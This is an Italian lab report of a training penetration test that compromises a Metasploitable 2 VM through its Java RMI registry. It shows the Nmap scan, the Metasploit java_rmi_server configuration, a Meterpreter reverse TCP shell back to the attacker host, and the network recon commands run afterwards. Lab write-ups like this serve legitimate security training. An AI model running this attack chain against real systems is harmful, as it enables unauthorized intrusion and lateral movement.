Progetto S7-L5

Report tecnico: Security Assessment e Exploitation

Oggetto: Analisi della vulnerabilità Java RMI e compromissione del target 192.168.11.112
Ambiente di test: Oracle VirtualBox - Segmento di rete isolato
Target: Metasploitable 2
Attaccante: Kali Linux

1. EXECUTIVE SUMMARY


L'attività descritta nel presente documento ha avuto come obiettivo la valutazione della sicurezza di una macchina Metasploitable all'interno di un ambiente virtualizzato. Attraverso una metodologia strutturata di network scanning e exploitation, è stata identificata e sfruttata una vulnerabilità critica nel servizio **Java Remote Method Invocation (RMI)** sulla porta **1099**. L'operazione ha portato all'acquisizione di una sessione ***Meterpreter***, consentendo il pieno controllo del sistema e l'estrazione di informazioni sensibili relative alla configurazione di rete.

2. FASE DI RECONNAISSANCE: NETWORK SCANNING

La prima fase dell'attività ha previsto l'identificazione degli host attivi e dei servizi esposti all'interno del perimetro di rete assegnato.

È stata eseguita una scansione completa del segmento tramite il tool **Nmap**, utilizzando il comando: *nmap 192.168.11.0/24*

L'analisi dei risultati ha permesso di individuare l'host target all'indirizzo **192.168.11.112**. La scansione ha evidenziato che la porta **1099/TCP** risultava aperta e associata al servizio **rmiregistry**. Questa specifica configurazione è stata identificata come il vettore di attacco principale, data la nota propensione dei registri RMI non protetti a permettere l'esecuzione di codice remoto tramite la deserializzazione di classi Java.



```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.11.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-17 04:32 -0400
Nmap scan report for 192.168.11.112
Host is up (0.000081s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8180/tcp open  unknown
MAC Address: 08:00:27:C7:B4:C5 (Oracle VirtualBox virtual NIC)
```

3. ANALISI DEL VETTORE DI ATTACCO

L'exploit utilizzato non sfrutta un classico "buffer overflow", bensì una vulnerabilità logica insita nel meccanismo di *Dynamic Class Loading* di Java. Il successo dell'operazione si basa sulla manipolazione della proprietà *java.rmi.server.codebase*.

L'attacco si articola nella seguente catena di eventi:

1. L'attaccante invia una richiesta RMI al target contenente un riferimento a una classe malevola.
2. All'interno della richiesta viene iniettato un URL malevolo nel parametro *codebase*. Se il target è vulnerabile, accetta questo URL come fonte attendibile per scaricare le classi che non conosce.
3. La macchina vittima, agendo come client HTTP, contatta il server dell'attaccante e scarica il payload (il file .class).
4. Nel tentativo di deserializzare e caricare la classe appena scaricata, la Java Virtual Machine della vittima esegue immediatamente il codice contenuto al suo interno, garantendo l'Esecuzione di Codice Remoto (RCE).

4. PIANIFICAZIONE E CONFIGURAZIONE DELL'ATTACCO

Per l'esecuzione dell'attacco è stato impiegato il framework **Metasploit**, selezionando il modulo specifico **exploit/multi/misc/java_rmi_server**. Questo modulo è progettato per interagire con il registro RMI e forzare il caricamento di un payload esterno.

```
msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                         ploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an ad
                                         dress on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SRVSSL     false            no        Negotiate SSL/TLS for local server connections
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

La configurazione del modulo è stata finalizzata attraverso l'impostazione dei seguenti parametri fondamentali, necessari per stabilire la comunicazione bidirezionale tra la macchina attaccante (Kali Linux) e il target:

- **RHOSTS (192.168.11.112):** Definizione dell'obiettivo remoto identificato durante la fase di scansione.
- **LHOST (192.168.11.111):** Configurazione dell'indirizzo locale dell'attaccante per l'ascolto della connessione di ritorno (Reverse Shell).
- **HTTPDELAY 20:** Nella configurazione del modulo, è stato inoltre impostato il parametro HTTPDELAY sul valore di 20 secondi; questa misura precauzionale è stata adottata per estendere il tempo di attesa del server HTTP locale, garantendo che la macchina vittima avesse un margine temporale sufficiente per completare correttamente il download e l'esecuzione del payload Java prima della chiusura della sessione di ascolto.

L'uso di una **Reverse TCP connection** è stato scelto per massimizzare le probabilità di successo, permettendo al payload di originare la connessione verso l'esterno, superando così eventuali policy restrittive del firewall inbound sul target.

```
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
```

5. EXPLOITATION E POST-COMPROMISE ANALYSIS

Una volta avviato l'exploit, il servizio RMI del target ha processato la richiesta serializzata proveniente da Kali Linux. Il sistema vulnerabile ha quindi contattato il server HTTP dell'attaccante, scaricato il payload ed eseguito il codice in memoria, garantendo l'apertura di una sessione **Meterpreter** con privilegi di sistema.

```
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/isuDIgsOWyfzJE
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:59210) at 2026-04-17 04:36:01 -0400

meterpreter > 
```

Esfiltrazione delle Evidenze

Con l'accesso remoto consolidato, è stata avviata l'analisi post-sfruttamento per raccogliere le evidenze richieste dalla traccia dell'esercizio:

- **Analisi delle Interfacce di Rete:** Tramite il comando ifconfig, è stata estratta la configurazione completa delle interfacce. Questa evidenza documenta in modo inequivocabile la presenza della macchina attaccante all'interno del sistema compromesso, mostrando i parametri IP e i dettagli del Layer 2 (MAC Address) del target.
- **Mappatura del Routing:** L'esecuzione del comando route ha permesso di visualizzare la tabella di instradamento del kernel della vittima. L'analisi della tabella di routing è un'operazione critica in termini di sicurezza poiché permette di comprendere la topologia della rete interna alla quale il target appartiene. Tali informazioni sono essenziali per identificare ulteriori segmenti di rete protetti e pianificare eventuali attività di pivoting o movimenti laterali all'interno dell'infrastruttura.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fec7:b4c5
IPv6 Netmask : ::
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fec7:b4c5  ::       ::
meterpreter >
```

6. CONCLUSIONI

L'attività si è conclusa con successo, confermando la criticità legata all'esposizione di servizi Java RMI sprovvisti di adeguate policy di sicurezza. La capacità di ottenere un accesso di tipo Meterpreter ha dimostrato come un utente malintenzionato potrebbe non solo compromettere l'integrità del server target, ma utilizzarlo come punto di appoggio per esplorare l'intera rete aziendale attraverso l'analisi dei percorsi di routing estratti.